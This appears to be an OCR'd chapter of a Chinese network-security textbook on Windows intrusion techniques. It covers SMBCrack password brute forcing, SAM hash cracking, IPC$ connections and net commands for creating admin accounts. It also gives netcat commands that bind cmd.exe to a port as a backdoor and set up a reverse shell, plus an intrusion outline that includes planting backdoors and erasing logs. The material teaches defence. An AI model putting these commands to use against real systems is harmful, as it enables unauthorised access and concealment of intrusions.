



图 2.2　设置要扫描的目标主机范围和服务端口

扫描结束后，将生成网页格式的扫描报告。该报告详细地显示了每个被扫描的目标主机的主机名、操作系统类型、数据库类型、所开放的服务端口、存在的漏洞、目标主机的用户列表、猜解出的弱口令账户和密码（包括操作系统账户、FTP 账户和数据库账户）等相关信息。猜解出的弱口令账户和密码信息，同时也会显示在流光软件主界面底部的列表框中。

利用流光扫描所获得的目标主机的相关信息，特别是用户账户、服务端口和漏洞信息，为攻击者选择攻击方法和入侵途径提供了重要的参考信息。从中可见，账户密码为空或密码设置过于简单，会对系统构成严重的安全威胁。

## 2.1.2　用户密码暴力破解

在利用流光扫描软件获得目标主机的用户列表之后，攻击者若想进一步获得某账户（如管理员账户）的密码，便会采用暴力破解（穷举法）的方法来尝试获得。该方法适合于密码不是很复杂的账户密码破解，对于密码设置得较复杂的账户，破解所花的时间较长。因此，为提高系统的安全性，密码必须设置得有一些难度。密码组成字符最好由大小写字母、数字和特殊字符构成，每一类字符至少 3 个。

**1. 密码字典**

在进行暴力破解之前，应先生成密码字典。密码字典是一个文本文件，存储了各种可能的密码字符串。在进行暴力破解时，破解程序就从该密码字典中，一个一个地试可能的密码，直到猜中为止。

生成密码字典的工具软件主界面如图 2.3 所示。在该界面中，可设置密码字符的类别和密码的位数，然后单击“深度算法”、“多线程深度算法”、“广度算法”或“多线程广度算法”

中的某一个按钮，即可产生密码字典。

如果构成密码的字符类别较多，密码位数也较多，则密码字符串的可能性就相当多，此时生成密码字典将需要较长的时间，而且所生成的字典文件也会相当大，可达几十 GB 或数百 GB。从中可见，增强密码的复杂性和密码的位数，可预防账户密码被攻击者轻易破解。





图 2.3　密码字典生成工具

**2. 密码的暴力破解**

对密码进行暴力破解，可使用小榕编写的 smbcrack 工具软件来实现。该软件在命令行运行，可用于破解远程目标主机的指定账户的密码，其命令用法为：

```
SMBCrack <target_ip> <username> <Password file>
```

参数说明：

target_ip 代表远程目标主机的 IP 地址；username 代表远程目标主机上要获得密码的账户名称；Password file 代表密码字典文件。

假设要暴力破解 IP 地址为 192.168.6.73 的远程主机的 administrator 账户的密码，密码字典文件为 f:\pwd.txt，则在命令行执行以下命令：

```
smbcrack 192.168.6.73 administrator f:\pwd.txt
```

命令执行成功后，将显示如图 2.4 所示的窗口，在窗口中显示了当前的破解进度信息，若破解成功，则显示出破获的密码，如图 2.5 所示。





图 2.4　利用 smbcrack 暴力破解账户密码




图 2.5　暴力破获的密码

除了可利用 smbcrack 工具进行密码暴力破解之外，也可使用 LC 5（L0phtCrack）或 SAMInside（http://www.insidepro.com/download/saminside.zip）工具软件来对操作系统的密码进行暴力破解。

LC 5 或 SAMInside 工具软件可根据操作系统的 SAM 和 SYSTEM 注册表文件来进行

密码暴力破解。Windows Server 操作系统的密码明文采用 HASH 散列算法，对密码加密保存。用户登录进行密码校验时，校验的是密码的 HASH 值。由于 HASH 算法是单向的，不能根据密码的 HASH 值反推出密码明文。因此，对 Windows 操作系统密码的破解，只能采用穷举法进行暴力破解。

操作系统的 SAM 和 SYSTEM 注册表文件位于 winnt/system32/config 文件夹下，在操作系统运行时，由于文件正在被 Windows 系统使用，用户是无法复制或进行读写操作的。为此，可利用 Windows PE 启动光盘启动后进行复制，或者利用 DOS 系统启动光盘进入 DOS 命令行后进行复制。如果系统分区是 NTFS 格式，DOS 系统启动成功后，可运行 NTFSDOS 软件后，再进行复制。

如果服务器是本地服务器，忘记了管理员账户(administrator)的密码。有两种解决办法：一是对密码进行暴力破解重新获得，该方法仅适用于密码较简单、位数较少的情况，否则破解密码所花的时间较长。二是重置管理员账户密码为空，其方法为：想办法启动系统到 DOS 命令行，删除 winnt\system32\config 目录下的 SAM 文件，然后从 winnt\repair 目录下复制 SAM 文件到 winnt\system32\config 目录下，重启操作系统后，administrator 账户的密码就为空了。登录操作系统后，重新设置 administrator 账户的密码即可。

# 2.2　IPC$ 远程连接

## 2.2.1　IPC $ 简介

远程网络连接(Internet Process Connection，IPC)是 Windows NT/2000/2003/2008 Server 操作系统的一项功能特性。利用该特性，两台主机之间允许利用 IPC $ 建立起一个 TCP 连接。利用该连接，可以实现远程管理和对共享资源的远程访问。

微软对于 IPC $ 共享的定义是：IPC $ 共享通过使用命名管道，在网络通信的客户机与服务器之间建立起一个临时连接，用于远程管理网络服务器。

IPC $ 是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码来获得相应的权限。在建立连接时，如果使用空的用户名和密码所建立起来的连接，称为空连接。空连接相当于匿名访问，权限很低，但可枚举出目标主机的用户名列表。不过，通过修改注册表，管理员可禁止枚举出用户列表。在获得用户列表后，使用密码字典，可进行密码探测，或通过密码暴力破解，来获得账户的密码。

IPC $ 不算是真正意义上的漏洞，它是为了方便管理员的远程管理而开放的远程网络登录功能，Windows 操作系统默认自动开启了该共享资源。

只有 Windows NT/2000/2003/2008 和 Windows XP/Vista/7 操作系统，才支持建立 IPC $ 连接。

若目标主机未开启 IPC $ 共享资源，或者目标主机有防火墙，禁止了 TCP 139 或 TCP 445 端口，则 IPC $ 连接是无法建立的。另外，建立 IPC $ 连接时，若所使用的账户权限较低，则入侵的成功率也较低。因此，可以通过防火墙封禁 TCP 139 和 TCP 445 端口，来防止系统遭受到基于 IPC $ 远程连接的入侵攻击。

## 2.2.2 IPC $ 远程连接入侵步骤简介

为使读者对利用 IPC $ 远程连接进行入侵有一个总体的了解和认识，下面介绍一下入侵的基本步骤和方法，待学习完入侵所涉及的相关命令之后，再以案例的形式，详细介绍攻击者入侵基本方法。读者在明白攻击者的入侵方法后，就可知道该如何采取对应的安全防范措施了。

可以使用流光软件来扫描查找到具有漏洞的主机。入侵的基本步骤一般为：获得目标主机的信息、管理目标进程和服务、上传木马并运行、设置永久后门、清除访问日志。

(1) 使用流光软件扫描查找具有可利用的漏洞或弱口令的主机作为攻击对象，并进一步获得管理员账户和对应的密码。

(2) 利用 IPC $ 共享，建立起远程连接。

(3) 利用 copy 命令，复制能开启远程 shell 的木马程序到远程主机(被攻击端)。

(4) 查询远程主机的当前时间，准备开启远程计划执行任务。

(5) 利用 at 命令，在远程主机开启计划执行任务，通过定时执行 nc 命令，开启远程主机的 Shell 后门。

(6) 利用 nc 命令或 telnet 命令登录远程主机，获得远程主机的 Shell 命令行。

(7) 上传木马并在所获得的远程 Shell 中运行，设置方便下次入侵的永久后门。根据需要，还可进一步克隆管理员账户到一个普通账户，以方便以后利用该普通账户建立远程连接，并获得管理员的权限。

(8) 清除自己的入侵日志，从而清除自己的访问痕迹。

攻击者一般只清除与自己相关的访问日志，不会删除日志文件或清除日志文件中的全部内容，否则容易引起管理员的怀疑，并导致所安置的后门程序暴露。

## 2.2.3 IPC $ 连接的创建与管理

IPC $ 连接的创建与管理使用 net use 命令来实现，可以建立 IPC $ 空连接或非空连接。空连接就是使用空的用户名和空的密码所建立起的 IPC $ 连接。

**1. 建立 IPC $ 连接**

(1) 建立 IPC $ 空连接

命令： `net use \\`*`ip_address`*`\ipc$ "" /user:""`

例如，若要与 192.168.168.230 的远程主机建立空连接，则实现命令为：

```
net use \\192.168.168.230\ipc$ "" /user:""
```

(2) 建立 IPC $ 非空连接

命令： `net use \\`*`ip_address`*`\ipc$ "`*`password`*`" /user:"`*`username`*`"`

参数说明：*username* 为建立 IPC $ 远程连接所使用的账户名，*password* 为账户的密码。

**2. IPC $ 连接的管理**

(1) 查看 IPC $ 连接情况

若要查看目前所创建的 IPC $ 连接情况，可直接在命令行执行 net use 命令查看。

(2) 将共享资源映射为本地机的网络磁盘

利用 net use 命令，还可实现将共享资源映射为本地机的网络硬盘，以方便对远程主机共享资源的访问。

① 在映射网络磁盘之前，如果已创建好 IPC $ 连接，则映射命令为：

net use 本地盘符 *ip_address*\共享资源名

例如，若要将 192.168.168.230 远程主机的 IPC $ 共享资源，映射为本地主机的 F：盘，则操作命令为：

```
net use F: \\192.168.168.230\IPC $
```

② 在映射网络磁盘之前，如果本地主机与目标主机之间的 IPC $ 连接还未创建，则映射命令为：

net use 本地盘符 *ip_address*\共享资源名 "*password*" /user:"*username*"

执行该命令后，会先创建所需的 IPC $ 连接，然后再进行网络磁盘的映射。

(3) 删除磁盘映射

命令： net use 网络盘符 /delete

例如，若要断开或删除映射产生的 F 盘，则实现命令为：net use F：/delete。

(4) 断开或删除 IPC $ 连接

断开或删除与某一台主机的 IPC $ 连接，实现命令为：net use *ip_address*\ipc $ /delete。

若要断开或删除该台主机所建立的所有 IPC $ 连接，则实现命令为：net use * /delete。

# 2.3　网络安全检查常用命令

下面主要介绍几个网络入侵和网络安全检查常用的一些命令的功能和用法。这些命令在网络维护管理和安全检查过程中也经常使用。

## 2.3.1　net 命令

net 是 Windows 系统自带的命令，其功能和用法较多，在命令行中执行“net ?”，可获得有关该命令用法的帮助。通过在 net 命令后面选用不同的子关键字，可构成不同的 net 命令，从而实现不同的功能。这里仅介绍几个常用的用法。

**1. net use 命令**

net use 命令用于建立和管理 IPC $ 连接，并可实现对网络共享资源的磁盘映射，主要用于对共享资源的远程访问和管理。

**2. net user 命令**

net user 命令用于对本地主机的用户账户进行管理，可实现账户的添加、删除、更改密码、更改用户所属的用户组等操作。

(1) 查看用户账户列表

命令： net user

该命令用于查看并输出当前主机的用户账户列表。正常的处于激活状态的账户和被禁用的账户都将被显示出来，如下所示：

```
C:\> net user
\\WIN2K 的用户账户
-------------------------------------------
Administrator            Guest            IUSR_WIN2K
IWAM_WIN2K               TsInternetUser
```

命令成功完成。

(2) 查看账户的属性

若要查看账户的属性(比如了解账户是否被禁用、账户所属的用户组)，其实现命令为：

net user *username*

例如，若要查看 TsInternetUser 账户的属性信息，则实现命令为：net user TsInternetUser

命令执行的结果及显示信息如下所示：

```
C:\> net user TsInternetUser
用户名                  TsInternetUser
全名                    TsInternetUser
注释
用户的注释
国家(地区)代码          000 (系统默认值)
账户启用                No
账户到期                从不
上次设置密码            2010-6-18 11:50
密码到期                2010-7-31 10:38
密码可更改              2010-6-18 11:50
需要密码                Yes
用户可以更改密码        Yes
允许的工作站            All
登录脚本
用户配置文件
主目录
上次登录                从不
可允许的登录小时数      All
本地组成员              * Users
全局组成员              * None
```

命令成功完成。

根据输入信息中的“账户启用”项的当前值为“No”，可知该账户目前被禁用，属于 Users 用户组的成员。

(3) 激活或禁用账户

激活账户，实现命令为： net user *username* /active:yes

禁用账户，实现命令为： net user *username* /active:no

例如，若要通过命令行激活 TsInternetUser 账户，则实现命令为：net user TsInternetUser /active:yes

执行该命令后，若输出的提示信息为“命令成功完成”，则命令执行成功。

(4) 设置账户密码

命令： net user *account_name password*

例如，若要设置 Guest 账户的密码为 letmein，则实现命令为：net user guest letmein

(5) 创建新账户

命令： net user *new_username password* /add

例如，若要创建一个名为 IIS_WPG 的用户账户，密码设置为 letmein，则实现命令为：

```
net user IIS_WPG letmein /add
```

(6) 将账户添加到指定的用户组

命令： net localgroup *group_name username* /add

例如，若要将 IIS_WPG 用户添加到 administrators 用户组，则实现命令为：

```
net localgroup administrators IIS_WPG /add
```

(7) 查看用户组的用户成员列表

命令： net localgroup *group_name*

例如，若要查看 administrators 用户组的成员列表，则实现命令为：

```
net localgroup administrators
```

命令执行后的输出结果如下所示：

```
C:\>net localgroup administrators
别名      administrators
注释      管理员对计算机/域有不受限制的完全访问权
成员
----------------------------------------
Administrator
IIS_WPG
```

命令成功完成。

**3. net share 命令**

Windows 操作系统默认共享了很多资源，net share 命令可用于实现对共享资源的管理。

(1) 查看共享资源

命令： net share

利用该命令可查看当前系统所共享的网络资源。命令执行后的输出信息如下所示：

```
C:\>net share
共享名       资源                  注释
----------------------------------------
IPC$                               远程 IPC
ADMIN$       C:\WINNT              远程管理
D$           D:\                   默认共享
C$           C:\                   默认共享
```

命令成功完成。

(2) 删除共享资源

命令： net share *sharename* /delete

例如,若要删除 admin$ 共享资源,则实现的操作命令为:

```
C:\>net share admin$ /delete
```

admin$ 已经删除。

(3) 开启共享资源

对于 Windows 默认的共享资源,删除或取消共享后,可使用 net share 命令重新开启,其命令格式为:

```
net share sharename
```

例如,若要重新开启 admin$ 共享资源,则实现的操作命令为:

```
C:\>net share admin$
```

admin$ 共享成功。

**4. net 命令对服务的控制**

(1) 查看当前系统已启动的网络服务

命令： net start

执行该命令后,将以列表的形式显示输出当前已启动的网络服务的名称。

(2) 停止指定的服务

命令： net stop *service_name*

*service_name* 代表要停止的网络服务的服务名称。若服务名称之间有空格,要用引号将服务名称括起来。例如,若要停止 Task Scheduler 服务,则实现的操作命令为:

```
C:\>net stop "Task Scheduler"
Task Scheduler 服务正在停止。
Task Scheduler 服务已成功停止。
```

若要停止 IIS 的 Web 服务,则实现的操作命令为:

```
C:\> net stop w3svc
World Wide Web Publishing Service 服务正在停止。
World Wide Web Publishing Service 服务已成功停止。
```

若要停止 IIS 的 FTP 服务,则实现的操作命令为:

```
C:\>net stop msftpsvc
FTP Publishing Service 服务正在停止。
FTP Publishing Service 服务已成功停止。
```

(3) 启动指定的服务

命令： net start *service_name*

例如,若要重新启动 Web 服务,则实现的操作命令为:

```
C:\>net start w3svc
World Wide Web Publishing Service 服务正在启动。
World Wide Web Publishing Service 服务已经启动成功。
```

**5. net time 命令**

该命令用于查看远程目标主机的当前时间，并可实现将本地主机的时间设置为与远程目标主机的时间同步。执行该命令之前，本地主机与目标主机之间应先建立起 IPC $ 连接。

在对远程目标主机设置计划执行任务之前，通常应先查看目标主机的当前时间，以方便确定计划任务的执行时间。

(1) 查看目标主机的当前时间

命令： net time *ip_address*

例如，若要查看远程目标主机(192.168.168.230)的当前时间，则实现的操作命令为：

```
C:\>net use \\192.168.168.230\ipc $  letmein /user:administrator
```

命令成功完成。

```
C:\>net time \\192.168.168.230
\\192.168.168.230 的当前时间是 2010-6-18 15:42
```

命令成功完成。

(2) 设置本地主机的时间与远程目标主机的时间同步

命令： net time *ip_address* /set /yes

参数说明：若命令中带上"/yes"参数，则将直接设置为同步，不会显示询问是否调整为一致的对话信息。

例如，若要将本地主机的时间设置为与 192.168.168.230 主机的时间同步，则实现的操作命令为：

```
C:\>net time \\192.168.168.230 /set
\\192.168.168.230 的当前时间是 2010-6-18 15:45
当前本地时间 2010-6-18 15:41
是否将本地计算机的时间与\\192.168.168.230 调整为一致? (Y/N) [Y]: Y
```

命令成功完成。

## 2.3.2 nc 命令

netcat(简称为 nc)是一个命令行工具，能建立 TCP 或 UDP 连接，并能通过该连接读写数据。通过其"-e"参数，可将 Shell 程序绑定到本地机的指定端口或者绑定到指定主机的指定端口，实现后门木马类似的功能。nc 功能十分强大，被誉为网络安全界的"瑞士军刀"，可在 Windows 平台运行，也可在 Linux/UNIX 平台运行。

nc 命令参数项较多，执行带"-h"参数的 nc 命令，可获得 nc 命令的用法和各参数项的功能说明。

**1. nc 命令用法**

nc 命令的基本用法有以下两种。

用法 1： nc [*options*] *hostname port*[*s*] [*ports*] …

用法 2： nc -l -p *port* [*options*] [*hostname*] [*port*]

用法 1 用于远程连接目标主机的指定端口，实现对目标主机的远程登录连接，相当于

telnet 程序的功能。用法 2 中的“-l”参数让 nc 命令工作在侦听(监听)模式,可用于侦听本地机的指定端口或侦听指定主机的指定端口。在用法 2 的基础上,如果再结合使用“-e”参数项,可实现将指定的 Shell 程序(cmd. exe 或 Linux 系统的/bin/sh)绑定到指定的端口。绑定成功后,用户通过远程登录连接该端口,即可获得远程主机的 Shell,从而实现对远程主机的控制。此时的 nc 命令,可起到后门木马程序的功能。

*options* 参数项及功能说明如下。

-d　使用后台模式运行。

-e *prog*　程序重定向。*prog* 代表被重定向的程序,通常为 Shell 程序。该参数项功能强大,使用较危险。

-g *gateway*　网关源路由模式的跳数,最多为 8。

-G *num*　源路由模式的节点个数,一般为 4、8、12、…。

-h　帮助信息。

-i *secs*　在端口扫描时,用于设置延时的间隔,单位为秒。

-l　监听模式,用于入站连接。

-L　连接关闭后,仍然继续监听。

-n　使用数字形式的 IP 地址。

-o *file*　使用十六进制记录数据流(hex dump of traffic)。

-p *port*　指定监听的本地端口号。

-r　随机使用本地和远程主机的端口号。

-s *addr*　指定本地源地址。

-u　使用 UDP 传输模式。若 nc 命令中未使用该参数,则建立连接默认使用 TCP 协议。

-v　显示详细信息。使用-vv,可显示更详细的信息。

-w *secs*　设置网络连接或网络读取超时的时间(timeout for connects and final net reads),单位为秒。

-z　I/O 模式,扫描时使用。

**2. nc 命令用法示例**

在本案列中,假设本地机的 IP 地址为 192. 168. 6. 72,nc. exe 程序可执行文件位于 F:\hacktool 文件夹中。远程主机为 192. 168. 6. 73,没有安装 IIS 的 Web 服务,nc. exe 程序已复制到远程主机的 C:\。

(1) 将 Shell 程序绑定到某指定的端口,实现开启 Shell 后门。

通过将远程主机的 Shell 程序绑定到某指定的端口,可实现在目标主机上开启后门的功能,以方便入侵者远程登录连接到目标主机。

假设将 192. 168. 6. 73 主机的 Shell 程序绑定到 TCP 80 端口,则实现的操作命令为:

```
nc -vv -l -p 80 -e cmd.exe
```

执行该命令后,其输出和显示结果如图 2. 6 所示。

该命令在 192. 168. 6. 73 的远程主机上执行,执行成功后即开启了一个侦听服务,其侦听端口为 TCP 80,以后客户端只要登录连接远程主机的 TCP 80 端口成功,就会被重定向到 cmd. exe 这个 Shell 程序,从而就可获得远程主机的 Shell。





图 2.6　将 Shell 绑定到 TCP 80 端口

远程主机的 Shell 绑定成功后，接下来在客户端就可使用 nc 命令或 telnet 程序来登录连接远程主机的绑定端口，这样就可获得远程主机的 Shell 了。

在 IP 地址为 192.168.6.72 的本地主机的命令行执行以下命令：

```
F:\hacktool>nc 192.168.6.73 80
```

命令执行成功后，就可获得 IP 地址为 192.168.6.73 的远程主机的 Shell 命令行，如图 2.7 所示。通过该命令行就可实现对远程主机的任意操作。





图 2.7　利用 nc 命令连接到远程主机并获得 Shell 命令行

若使用 telnet 程序来登录连接，则操作命令为：telnet 192.168.6.73 80

从图 2.7 可见，nc 命令登录连接成功后，成功获得了远程主机的 Shell 命令行。在该命令行操作和在远程主机的本地命令行操作完全等效。此时远程主机就被客户端所控制。

在远程主机执行 nc 命令时，由于选用了“-vv”参数，因此将显示相关的详细信息，如图 2.8 所示。




图 2.8　服务端输出的连接信息

在所获得的远程 Shell 的命令行中执行 exit 命令结束 Shell 之后，服务端的 Shell 绑定也将同时被终止。另外，在实际入侵使用中，为了隐蔽，通常是不选用"-v"或"-vv"参数的，此时 Shell 绑定命令执行后，是不会输出任何信息的。

(2) 使用反向连接方式，获得远程主机的 Shell 命令行。

首先，攻击者在自己的计算机上(192.168.6.72)对指定的端口(如 TCP 8080)进行监听。其实现命令为 nc －vv －l －p 8080，命令执行后的 Shell 界面如图 2.9 所示。





图 2.9　在攻击者的主机上对指定的端口进行监听

